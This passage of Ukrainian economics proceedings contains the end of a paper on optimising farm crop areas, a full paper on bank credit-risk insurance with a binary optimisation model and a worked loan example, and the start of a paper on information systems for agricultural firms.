


Рис.1 Динаміка показників фактичних даних посіву і змодельованих даних посіву культур

Отже, із змодельованих даних видно, що площі посіву змінилися, тобто нами запропоновано зменшити кількість площі посіву деяких культур, таких як: пшениця, цукрового буряка, гречки, і інших зернових та зерновобобових культур. Виходячи з результатів видно, що прибуток збільшився з 13799,5 до 17294,61, а витрати на виробництво продукції не збільшились, як і було запропоновано обмеженням. Тобто за допомогою оптимізації посівних площ ми максимізували прибуток, не змінивши при цьому витрати на виробництво.

Отримані результати моделювання виробництва сільськогосподарської продукції дають змогу у ході стратегічного управління скласти сценарій дій. При цьому в основу стратегічного управління будуть покладені результати вирішення задачі економіко-математичної моделі. В даному випадку результати проведеного моделювання оптимізації посівних площ ТОВ «Святець» являються основою стратегічного плану, який був проаналізований на можливість його виконання та досягнення поставлених цілей.

Висновки і перспективи подальших досліджень. Отримані результати моделювання виробництва сільськогосподарської продукції дають змогу у ході стратегічного управління скласти сценарій дій на короткотермінову перспективу посівних площ. При цьому в основу стратегічного управління будуть покладені результати вирішення задачі моделі оптимізації виробничих структур сільськогосподарських підприємств. В даному випадку результати проведеного моделювання оптимізації посівних площ ТОВ «Святець» являються основою стратегічного плану, який був проаналізований на можливість його виконання та досягнення поставлених цілей. Використання знань по економічній кібернетиці недооцінюють сучасні компанії та підприємства, набуті кібернетиками знання по оптимізації виробничих структур сільськогосподарських підприємств дозволять суттєво знизити ризики у досягнення прибутковості від сільськогосподарської діяльності.

1. Андрєва Т. А., Андрєв В. В. Моделювання та економічний аналіз різних способів формування собівартості продукції // Бізнес Інформ. - 2011. - №5 (2). - С. 3-5.

2. Боровик В.В. Резерви підвищення ефективності використання ресурсів у сільськогосподарському виробництві за допомогою моделювання / Боровик // Актуальні проблеми економіки. – 2005. – № 10. – С. 41-44.
3. Бойчик І.М. “Економіка підприємства”, навчальний посібник, Київ, Атіка, 2013 р.
4. Бутинця Ф.Ф. Економічний аналіз: Навчальний посібник для студентів вищих навчальних закладів. / Бутинця Ф.Ф. – Ж.: ПП „Рута”, 2014.-680 с.
5. Бутинець Ф.Ф. Бухгалтерський облік у бюджетних установах: Навчальний посібник / За ред. Проф.: Ф. Ф. Бутинця. – Житомир: ПП „Рута”, 2014. – 448 с.
6. Ванієва А.Р. Методичні засади економічної оцінки виробничо-ресурсного потенціалу господарської діяльності / А.Р. Ванієва // Агросвіт. – 2013. – № 9. – С. 50-53.
7. Вишневецька О. М. Ресурсний потенціал підприємств сільських територій / О. М. Вишневецька. – Миколаїв: «Видавництво Ірини Гудим», 2009. – 248 с.
8. Вдовин М.Л. Моделювання соціально-економічних процесів/ М.Л. Вдовин, Р.В.Вовк, С.С.Прийма-Львів: ЛНУ імені Івана Франка, 2012 – 460 с.
9. Вовк В.М. Інвестування /В.М. Вовк, І.М. Паславська.-Дрогобич:Коло, 2011.-465с.
10. Єрмаков О.Ю. Ресурсний потенціал сільських територій та особливості його відтворення і використання в аграрній сфері / О.Ю. Єрмаков // Науковий вісник НУБіП України. – 2011. – Вип. 163. – Ч. 3. – С. 133-141.

SIMULATION OF OPTIMAL STRUCTURE OF PRODUCTION IN THE AGRICULTURAL ENTERPRISE

R. Rogatinsky, N. Garmatiy

Ternopil National Technical University named after Ivan Puluj

Simulation of the optimal production structure in agricultural enterprises of the western region of Ukraine is an urgent task for solving, especially for the Ternopil region, the development and effective use of agricultural enterprises is the main source of profit and development of the regional economy, and the solution of the employment of the rural population.

Modeling of agricultural enterprises has a number of features. So, the optimal solution obtained with the use of mathematical programming methods may not always be in line with the optimum of economic positions. This discrepancy is all the more so, the less is taken into account in the model of quantitative relationships between individual factors that affect each other and the final results. In other words, the model should find all the conditions that determine this economic problem.

УДК 336

СТРАХУВАННЯ ЯК ІНСТРУМЕНТ МІНІМІЗАЦІЇ БАНКІВСЬКИХ РИЗИКІВ

А. Романова

Львівський національний університет імені Івана Франка

Проаналізовано один з інструментів зменшення ризику банку, а саме страхування при здійсненні кредитування юридичних та фізичних осіб банком.

Ключові слова: ризик, страхування, прийняття рішень, кредит, оптимізація, мінімізація.

Банківська діяльність характеризується ризиковим характером, що може спричинити негативний вплив як на діяльність фізичних, юридичних осіб, так і на суспільство в цілому. Ризики, які притаманні діяльності банків, можуть викликати банкрутство окремих установ та системну кризу у банківському секторі країни. Вітчизняний та закордонний досвід банківського менеджменту свідчить, що на етапі розробки банківської стратегії та її реалізації важливо врахувати існуючий та потенційні ризики банку та запропонувати засоби їх мінімізації. Найбільш поширеним засобом мінімізації банківських ризиків є страхування, яке здійснюють ліцензовані страхові компанії.

Стан дослідження. Дослідження питань організації страхування банківських ризиків є актуальним. Проблеми функціонування страхового ринку України висвітлюються у працях О.М. Музики, В.П. Онищенко, В.Л. Позднякової, А.А. Супрун, Н.Ю. Якимчук.

Актуальність даного дослідження обґрунтовано тим, що при здійсненні вибору завжди присутній ризик, діяльність банку кожного дня полягає у прийнятті правильних рішень, тому обов'язково необхідно зменшити втрати банку та зменшити ймовірність ризику і таким чином досягти максимальних прибутків.

Виходячи з цього, **основна мета даної роботи** – теоретично обґрунтувати довести, що за допомогою здійснення процедури страхування, банк застерігає свої активи від ризику.

Виклад основного матеріалу. Система корпоративного кредитування банківськими установами безпосередньо потребує супутні страхові послуги, які забезпечують корпоративне резервування та покриття можливих збитків від кредитних операцій, або інших подіях пов'язаних із забезпеченням. Термінологія страхових та фінансових ризиків широко використовується водночас в банках та страхових компаніях і потребує систематизації у ході розгляду системи корпоративного кредитування.

На практиці розміщення коштів, які формують резервні фонди для виплат страхових компаній, проходить у банках на поточних та депозитних рахунках, звідки впливає, що стан страхового сектору певною мірою залежить від банківського сектору. Вітчизняним законодавством категорія страхового ризику трактується як певна подія, на випадок якої відбувається страхова операція і яка має атрибути ймовірності та випадковості настання.

У ході сучасного функціонування корпоративного кредитування суттєвими характеристиками страхових ризиків є персоніфікація страхової послуги під клієнта, коли окремі клієнтські запити включають до страхового договору, що не передбачено загальними

типовими програмами страхування. Детермінація та розрахунок ймовірності настання ризику у даних випадках аналізується недостатньо глибоко, що може призвести до збитків страхової компанії у погоні за розширенням клієнтського портфелю корпоративних кредитів у комерційному банку.

Існують різні класифікації ризиків, пов'язаних з банківською діяльністю. Наприклад, банківські ризики можна класифікувати в залежності від рівня джерел їх виникнення.

Функціонуванню кожного банку притаманний фінансовий ризик. Фінансовий ризик банку містить ряд компонентів, основними з яких є: ризики за банківськими операціями; операційний ризик; ризик власної ліквідності банку. Складові фінансового ризику комерційного банку представлені на рис. 1.




Рис. 1 - Компоненти фінансового банківського ризику

У банківській сфері, як видно з рис.1, існують такі взаємопов'язані ризики, як кредитний, процентний, інфляційний, інвестиційний, валютний, ризик країни, галузевий, ризик невиконання зобов'язань (ризик непогашення кредиту, ризик неповернення вкладів), політичний та інші. Багато з перерахованих ризиків впливають на діяльність банкірів, а інші на клієнтів.

Економічна роль страхування банківських ризиків полягає в його здатності зміцнення банківської системи в умовах нестабільної економічної ситуації, а також підвищенню рівня довіри населення до банків.

Найбільш значущим ризиком для стійкої роботи банківського сектора України залишається кредитний ризик. Протягом 2013-2015 років, відбувався переломний процес у банківській системі країни, оскільки до 2013 року вартість національної валюти порівняно з іноземною валютою була на одному рівні і кредити в іноземній валюті були більш популярними для великих сум. Проте в 2014 році відбувається непередбачувана ситуація, відбувається скачок курсу, що призводить до банкрутства великої кількості банків лише з однієї причини: велика кількість їх активів була депозитними коштами в іноземній валюті. Так, як банк використовував депозитні кошти, як капітал для нових кредитів, маржа між депозитною ставкою і відсотком за кредитом була високою, то позичальники через скачки валюти не мали змоги повернути кредити, в свою чергу банки не могли віддати депозити і це призвело до негативних наслідків.

Протягом 2016 року системні ризики українського фінансового сектору зменшилися. Ситуація в банківському секторі стабілізувалася завдяки відновленню бази фондування, визнанню реальної якості активів та виконанню програм до капіталізації практично усіма великими банками. Подолано основну масу проблем минулого, які перешкоджали здоровому розвитку банківської системи, банки мають достатньо капіталу та ліквідності, щоб відновити кредитування економіки.

Безумовно, основну частину проблемних активів займають прострочені і пролонговані кредити юридичних і фізичних осіб. Це означає, що небезпечний для банків на сьогоднішній день ризик це втрати фінансової стійкості позичальника. Банки динамічно розвиваються в плані впровадження сучасних методик оцінки кредитоспроможності вже існуючих і потенційних позичальників, до яких зокрема належать так звані скорингові моделі, які широко відомі і застосовуються за межами нашої країни.

При скоринговому аналізі проводиться класифікація позичальника за ступенем ризику з урахуванням фактичного рівня показників фінансової стійкості та рейтингу кожного показника, вираженого в балах на підставі експертних оцінок.

Однак при розгляді процесу кредитування з позиції андеррайтера, на перший план виходить два питання: страхування життя позичальника і страхування застави по кредиту.

Суть численних програм страхування позичальників, пропонованих сьогодні страховиками, зводиться до наступного. Страхова компанія зобов'язується в разі настання смерті або інвалідності позичальника від нещасного випадку або хвороби, що сталися в період дії договору страхування, виплатити банку заборгованість по кредиту. Якщо сума заборгованості виявиться менше суми страхової виплати, то різниця буде виплачена самому позичальнику або його спадкоємцям.

Також важливим питанням є страхування застави по кредиту, що на сьогоднішній день входить в універсальний пакет послуг практично всіх страховиків. Це що стосується страхування окремих компонентів, що входять до складу кредитного ризику.

При страхуванні банківських кредитів найпоширенішим є страхування ризику непогашення кредиту. Об'єктом, що підлягає страхуванню, по даному виду є відповідальність усіх чи окремих позичальників (фізичних або юридичних осіб) перед банком за своєчасне і повне погашення кредитів і відсотків за користування кредитами протягом терміну, встановленого в договорі страхування. Страхувальник знаходиться перед вибором: страхувати суму виданого кредиту з відсотками або ж тільки суми основного боргу; страхувати

відповідальність усіх позичальників, яким раніше були видані кредити, або відповідальність кожного окремо. Як правило, в сучасних умовах доцільно страхувати всю суму кредиту з відсотками по кожному позичальнику окремо

Найбільш істотним моментом у страхуванні є розмір відповідальності, що приймається страховиком, і порядок відшкодування збитків.

При страхуванні ризику непогашення кредиту можливий варіант прийому на страхування 100% суми кредиту без урахування процентних платежів. Дуже часто страховики, навпаки, виплачують страхувальнику відшкодування в розмірі від 50% до 90% позики з відсотками по ній.

Для оптимізації прибутку банку можна використати бінарну економіко-математичну модель, за допомогою якої можна приймати рішення щодо того, який кредит можна видавати, а за яким кредитом ризик надто високий і краще дати відмову позичальнику у видачі кредиту.

Економіко-математична модель (1) – (5):

$$V = \sum_{i=1}^n a_i y_i (1 - s_i) x_i \Rightarrow \max, \quad (1)$$

$$\sum_{i=1}^n b_i x_i \leq B, \quad (2)$$

$$\sum_{i=1}^n m_i x_i \geq \sum_{i=1}^n b_i x_i, \quad (3)$$

$$\sum_{i=1}^n y_i x_i \leq L, \quad (4)$$

$$x_i (1 - x_i) = 0, \quad i = \overline{1, n}, \quad (5)$$

Визначимо позначення даної моделі:

i – індекс кредиту, $i = \overline{1, n}$;

a_i – сума процентів за увесь період i -го кредиту;

y_i – тіло i -го кредиту;

b_i – операційні витрати i -го кредиту;

B – сума закладена в кошторис для забезпечення всіх кредитів;

m_i – маржа при втіленні i -го депозиту як кредиту;

L – сумарна сума коштів по депозитних рахунках, які можна використовувати як залучені кошти при виданні кредиту;

s_i – ймовірність настання ситуації непогашення позичальником i -го кредиту, тобто ймовірність настання кредитного ризику;

$x_i = \begin{cases} 1, & \text{якщо приймається рішення видавати кредит} \\ 0, & \text{якщо приймається рішення не видавати кредит} \end{cases}$

Якщо ускладнити запропоновану модель таким чином, що в цільову функцію входять різні суми: кредит зі страхуванням життя позичальника, кредит зі страхуванням частини або повністю кредиту:

- 1) Випадок страхування життя позичальника

$$K_i^s = \left(y_i \frac{\gamma_i}{100} n + y_i \right) - z_i \left(\frac{\beta_l}{100} n \right) = \left(y_i \left(\frac{\gamma_i}{100} d + 1 \right) - z_i \right) \left(\frac{\beta_l}{100} n + 1 \right), \quad (6)$$

де i – індекс кредиту, $i = \overline{1, n}$;

l – індекс виду страхування;

y_i – тіло i -го кредиту;

z_i – сума першого внеску i -го кредиту;

γ_i – відсоток за користування i -м кредитом;

β_l – місячний відсоток страхового платежу l -го виду;

n – кількість місяців, на яку оформлюється кредит;

d – кількість місяців, на які нараховуються відсотки по кредиту;

K^s – сумарна сума повернених кредитів з врахуванням страхування життя.

2) Страхування частини або повністю кредиту

$$K_i^t = \left(y_i \left(\frac{\gamma_i}{100} n + 1 \right) - z_i \right) \mu_i, \quad (7)$$

де μ_i – частка від загальної суми, яку страховик відшкодує у випадку неповернення i -го кредиту позичальником;

K_i^t – кошти, які отримає банк від страхувальника у випадку настання страхової ситуації i -го кредиту з страхуванням частини чи повністю кредиту.

Припустимо, що певний Іванов Іван, який виступає як Позичальник, по закінченні терміну страхування не повернув банку ні боргу, ні процентів за користування кредитом. Сума кредиту дорівнює 100 000 грн.

Строк – 6 місяці. Плата за кредит – 45% річних. Відповідальність страховика становить 75%.

Розмір заборгованості дорівнює: $100\,000$ (тіло кредиту) + $((100\,000 * 0,45) : 2)$ (відсотки за період користування кредитними коштами) = $100\,000 + 22\,500 = 122\,500$ грн.

Страхове відшкодування становить:

$$(122\,500 * 0,75) = 91\,875 \text{ грн.}$$

Після вдосконалення економіко-математичної моделі (1) – (5), отримаємо модель оптимізації банківських страхових продуктів в процедурі кредитування:

$$\begin{aligned} V = & \sum_{i=1}^n a_i y_i (1 - s_i) x_i \\ & + \sum_{i=1}^n \left(y_i \left(\frac{\gamma_i}{100} n + 1 \right) - z_i \right) \left(\frac{\beta_l}{100} n + 1 \right) (1 - s_i) x_i \\ & + \sum_{i=1}^n \left(y_i \left(\frac{\gamma_i}{100} n + 1 \right) - z_i \right) \mu_i (1 - s_i) x_i \Rightarrow \max \\ & \text{або} \\ V = & \sum_{i=1}^n y_i (1 - s_i) x_i + \sum_{i=1}^n K_i^s (1 - s_i) x_i + \sum_{i=1}^n K_i^t (1 - s_i) x_i \Rightarrow \max, \quad (8) \end{aligned}$$

Таким чином, модель враховує не лише кредити, на які нараховано відсоткову ставку і аналізує ризики за ними, крім цього модель розглядає можливість кредитів з видами страхування під різні відсотки та з можливим першим внеском.

Обмеження задачі залишаються не змінними (2) – (5):

$$\begin{aligned} \sum_{i=1}^n b_i x_i &\leq B \\ \sum_{i=1}^n m_i x_i &\geq \sum_{i=1}^n b_i x_i \\ \sum_{i=1}^n y_i x_i &\leq L \end{aligned}$$

$$x_i(1 - x_i) = 1, \quad i = \overline{1, n}$$

Перше обмеження щодо операційних витрат, вважається, що банк встановлює суму, яка використовується для оплати обслуговування кредиту, сюди відносять бонуси кредитора від укладання угоди, вартість технічного обслуговування та інші операційні витрати. Сумарна вартість обслуговування за n – ю кількістю кредитів не може перевищувати виділених коштів.

Друге обмеження служить певним балансом, яке забезпечує прибуток від виданого кредиту, тобто маржа (встановлений прибуток) від i –го кредиту не може бути меншим, ніж операційні витрати за ним.

Третє обмеження – це обмеження, яке встановлює межу на кількість ввиданих кредитів, вони повинні бути з наявних коштів; вважається, що банк користується для кредитування лише наявними депозитами.

Останєс обмеження – це обов'язкове обмеження бінарного моделювання, тобто кожен i –ий кредит може бути виданим (1) або ризики за ним надто високі і банк приймає рішення не видавати даний кредит (0).

Перший внесок залежить від суми кредиту та терміну на нього та встановлюється банком самостійно. Наприклад, сума від 1000 000 грн видається з обов'язковим внеском 20% або кредит на термін більше, ніж 24 місяці видається з першим внеском 12%.

Частка відшкодування страховиком суми теж встановлюється індивідуально для кожного кредиту згідно умов встановлених між страховою фірмою та банком.

Відсоток страхування життя позичальника прямопропорційно залежить від величини ризику та суми, чим більша сума, тим вищі ризики, тим більший відсоток від суми нараховується для страхового платежу і навпаки.

Запропонована модель дозволить приймати рішення так, щоб видавати ті кредити, де маржа за кредитом є вищою, ніж операційні витрати; використовувати ті гроші, які є в наявності; також ризик, за якими належить ймовірності настання ризикової ситуації в проміжку від 0 до 1, при чому ніколи не враховуються межі.

Дана модель є однією з найпростіших, так як існує багато варіантів її модифікації, наприклад, можна додати обмеження на виконання страхових зобов'язань компанією – страховиком чи додаткових умов щодо величини страхового внеску або частини страхування.

Висновки. Враховуючи вище сказане, можна зробити висновок, що при прийнятті рішення банк повинен враховувати багато нюансів: ризик, наявні кошти, ситуацію в країні, рівень інфляції та інше. Також сьогодні наявні всі можливі методи для зменшення ризиків. Найпопулярнішими з них є страхування життя позичальника, страхування можливості

платоспроможності позичальника, страхування застави, страхування виплат відсотків, страхування виплати кредитного тіла. Крім того банк може використовувати різні оптимізаційні моделі та програмні забезпечення, наприклад, скоринг, який є одним з найпоширеніших інструментаріїв визначення ризиковості позичальника в світі.

1. Зоріна О.А. Методи аналізу фінансових ризиків / О.А. Зоріна // Проблеми теорії та методології бухгалтерського обліку, контролю і аналізу : зб. наук. праць. – 2011. – Вип. 2(20). – С. 221-229.
2. Value-oriented risk management of insurance companies / Marcus Kriele, Jochen Wolf. – London; Heidelberg; New York : Springer, 2014.
3. Бідюк П.І. Імовірнісне моделювання операційних актуарних ризиків / П.І. Бідюк, О.А. Кожухівська // Вісник Національного технічного університету України "Київський політехнічний інститут". – Сер.: Економічні науки. – К. : Вид-во НТУУ "КПІ". – 2013. – № 2(88). – С. 45-58.
4. Ковбасюк М.Р. Економічний аналіз діяльності комерційних банків і підприємств : навч. посібн. / М.Р. Ковбасюк. – К. : Вид. дім "Скарби", 2007. – 336 с.
5. Кредитний ризик комерційного банку : навч. посібн. / В.В. Вітлінський, О.В. Перна-рівський, Я.С. Наконечний, Г.І. Великоіваненко / за ред. В.В. Вітлінського. – К. : Т-во "Знання", КОО, 2000. – 251 с.

OPTIMIZING THE ACTIVITIES OF THE BANK. INSURANCE AS AN INSTRUMENT FOR MINIMIZING BANK RISKS

A. Romanova

Ivan Franko National University of Lviv

The article is devoted to the analysis and optimization of the commercial bank activity. One of the tools of risk reduction of the bank is analyzed, namely insurance in the course of lending to legal entities and individuals by the bank. The author focuses on the presence of risk in making decisions and finding the factors to eliminate it.

When making a decision, the bank should take into account many nuances: risk, available funds, the situation in the country, the level of inflation, and so on. Also, today there are all possible ways to reduce risks. The most popular of these are the life insurance of the borrower, insurance of the solvency of the borrower, mortgage insurance, interest payment insurance, and credit insurance. In addition, the bank can use various optimization models and software, such as scoring, which is one of the most common tools for determining the borrower's risk in the world.

Keywords: risk, insurance, decision-making, credit, optimization, minimization.

УДК 004:631.11

ІНФОРМАЦІЙНА СИСТЕМА ЯК ЗАСІБ УПРАВЛІННЯ ВИРОБНИЧОЮ ДІЯЛЬНІСТЮ АГРАРНОГО ПІДПРИЄМСТВА

О. Сауляк, І. Бурденюк

Вінницький національний аграрний університет

В статті досліджено основні етапи розробки та впровадження системи інформаційного забезпечення управління інноваційними процесами підприємств АПК. Виявлено сутність інформаційної системи з різних поглядів: технічного та семантичного. Розглянуто основні принципи економічної ефективності реалізації проекту впровадження системи інформаційного забезпечення управління інноваційними процесами аграрних підприємств.

Ключові слова: інформаційна система, програмне забезпечення, інформаційне забезпечення, інноваційні процеси, управлінське рішення, підприємство.

В сучасних умовах господарства інформація є ключовим ресурсом підвищення ефективності діяльності любого підприємства. При цьому інвестиції в системи обробки інформації та впровадження сучасних інформаційних технологій не тільки приносять прибуток, але й напряду сприяють збільшенню капіталізації самих підприємств. Здійснення оперативного контролю інноваційної діяльності, аналіз поточної виробничої ситуації, прийняття рішень по управлінню інноваційними процесами (ІП) - всі ці функції зводяться, в кінцевому підсумку, до обробки інформації. І від того, наскільки дана інформація своєчасна, достовірна і повна, залежить кінцевий успіх діяльності всього підприємства.

Ефективним напрямком удосконалення управління діяльністю підприємства є впровадження сучасних інформаційних систем і технологій, що дає можливість підвищити швидкість, якість і надійність процесів збору, зберігання і обробки інформації; значно скоротити управлінський персонал підприємства, який займається підготовкою інформації для формування і прийняття управлінських рішень; забезпечити у потрібні терміни керівництво і управлінський персонал підприємства якісною інформацією; своєчасно і якісно вести аналіз і прогнозування господарської діяльності підприємства; швидко і якісно приймати рішення по усіх рівнях управління підприємством.

Теоретичні і практичні аспекти використання інформаційних систем і технологій в управлінні діяльністю підприємства висвітлені у наукових працях таких вчених, як Н.П. Бусленко, В.В. Вітлінський, В.М. Глушков, В.М. Гужва, М.І. Жалдак, О.І. Івахненко, А.А. Павлов, Д.С. Поспелов, О.І. Черняк, А.Д. Цвіркун та ін. Науковці досліджували різні підходи щодо автоматизації управлінського процесу та його складових на підприємстві, сутність основних понять, вплив комп'ютеризації на прийняття управлінських рішень. На основі проведеного аналізу наукових джерел можна зробити висновок, що в умовах розвитку сучасного інформаційного простору, питання використання автоматизованих інформаційних систем в управлінській діяльності залишаються актуальними.

У більшості наукових робіт, присвячених розробці та впровадженню систем інформаційного забезпечення, основна увага приділяється організації доступу до

інформаційних ресурсів, що використовуються в управлінській діяльності, технологіях проектування, розвитку середовища передачі даних, а також мережових технологій. Разом з тим, питання ефективності інформаційного забезпечення, його використання в процесі управління інноваційною діяльністю підприємства з реалізацією функції оптимізації, а також обліку перспективних інформаційних потреб та можливостей у науковій літературі не стали об'єктом комплексного дослідження. Практично не досліджуються змістовні та якісні складові інформації, що характеризує підходи управління інноваційною діяльністю підприємств АПК, не приділяється належної уваги проблемі наведення оптимальних рішень при використанні ІТ сільськогосподарських підприємств. В даному контексті дослідження проблем впровадження системи інформаційного забезпечення управління ІТ переробних підприємств АПК створює методичну базу для вивчення та вдосконалення основних принципів економічної ефективності реалізації проекту впровадження відповідних систем, що задовольняють сучасним вимогам інноваційного менеджменту, а також сприяє підвищенню обґрунтованості приєднання управлінських рішень в інноваційній діяльності підприємств аграрного сектора економіки [1].

Метою даної статті є дослідження особливостей розробки сучасних інформаційних систем і технологій в діяльності підприємств аграрного сектора з метою підвищення ефективності управлінських рішень.

Основним завданням автоматизації підприємства є підвищення ефективності основних виробничо-господарських процесів. Стосовно до підприємства достовірні та оперативні дані про стан його виробничих процесів потрібні на всіх рівнях управління, що є можливим за допомогою системи інформаційного забезпечення. Основна задача систем інформаційного забезпечення управління ІТ є облік та управління ІТ на основі збору, обробки та представлення інформації про інноваційну діяльність підприємства. Відомо, що підвищення ефективності прийняття управлінських рішень можливо за рахунок розробки та введення ефективного інструментарію аналізу прийняття рішень і неможливо без застосування сучасних об'єктно-орієнтованих методів програмування та розробки відповідного програмного забезпечення.

У такій консервативній сфері, як сільське господарство, базові інформаційні технології стали зустрічатися більш інтенсивно. В даний час на ринку програмного забезпечення існує безліч готових розробок, і ще більше - компаній, що пропонують свої послуги по створенню, впровадженню та підтримці існуючих програмних продуктів [4]. Широке поширення отримали програми для розрахунку та оптимізації раціонів годування і кормо сумішей для різних тварин. Так, наприклад, багато агропромислових холдингів, комбікормових заводів, птахофабрик, свинокомплексів, комплекси з вирощування великої худоби, виробники преміксів використовують програми для оптимізації рецептів годування всіх видів і статеві-вікових груп тварин [2].

Продукт дозволяє в залежності від комплектації модулів розраховувати оптимальні рецепти комбікормів, білково-вітамінних мінеральних концентратів, преміксів або оптимальні добові раціони з урахуванням заданої продуктивності, цінового діапазону, наявності кормів на підприємстві. Також програма підтримує можливості формування заявки на сировину, планування обсягів вироблення кормів, планування потреби у видатках кормів, формування якісних посвідчень на продукцію.

Плани потреб в кормах, заявки на сировину можуть бути перенесені в зазначені інформаційні системи і враховуватися при здійсненні управління ресурсами підприємства.

Як правило, більшість інтеграторів, які пропонують для підприємств АПК свої послуги по впровадженню і супроводженню інформаційних систем, будують свої рішення на базі

коробочних продуктів (SAP R / 3, BAAN, Oracle EBS, Парус), адаптуючи системи під потреби клієнта [5]. Це накладає певні обмеження на кінцевий продукт - іноді неможливо змінити логіку програми і приходиться використовувати обхідні шляхи або (що менш приємно) підлаштовуватись під логіку програмного забезпечення. Тем не менше, використання коробочного продукту скоротить час на впровадження системи, дозволяє прогнозувати терміни завершення проекту і забезпечує належний рівень гарантій з боку компанії-розроблювача.

Другий підхід до створення та впровадження інформаційних систем полягає в створенні системи відповідної реальним потребам замовника, виходячи з його побажань. Це збільшує терміни розробки й ризики, але дозволяє у випадку успішного завершення проекту отримати систему, яка повністю виправдовує очікування замовника і не містить безліч додаткових елементів, за які треба заплатити в разі застосування коробочних продуктів. Крім того, в зв'язку з змінами в процеси обліку та виробництва на підприємстві система так само повинна змінитися, що призводить до довгострокових відносин між замовником і виконавцем, оснований на представленні сервісу розробки та підтримки створеної інформаційної системи (так називається сервісно-орієнтована модель бізнесу) [3].

Середній термін життя інформаційних систем не перевищує 10 років, а крім факту морального старіння ще є і фактор розвитку виробництва, який збільшує навантаження на інформаційну систему. В випадку використання коробкових продуктів ситуація стає важкою: з одного боку поточна система не справляється з виставленими до неї вимогами внаслідок застарілих технологій, використовуваних при її створенні, з іншого боку - покупка інформаційної системи класу вище - це повторні витрати, які зросли і досить значно.

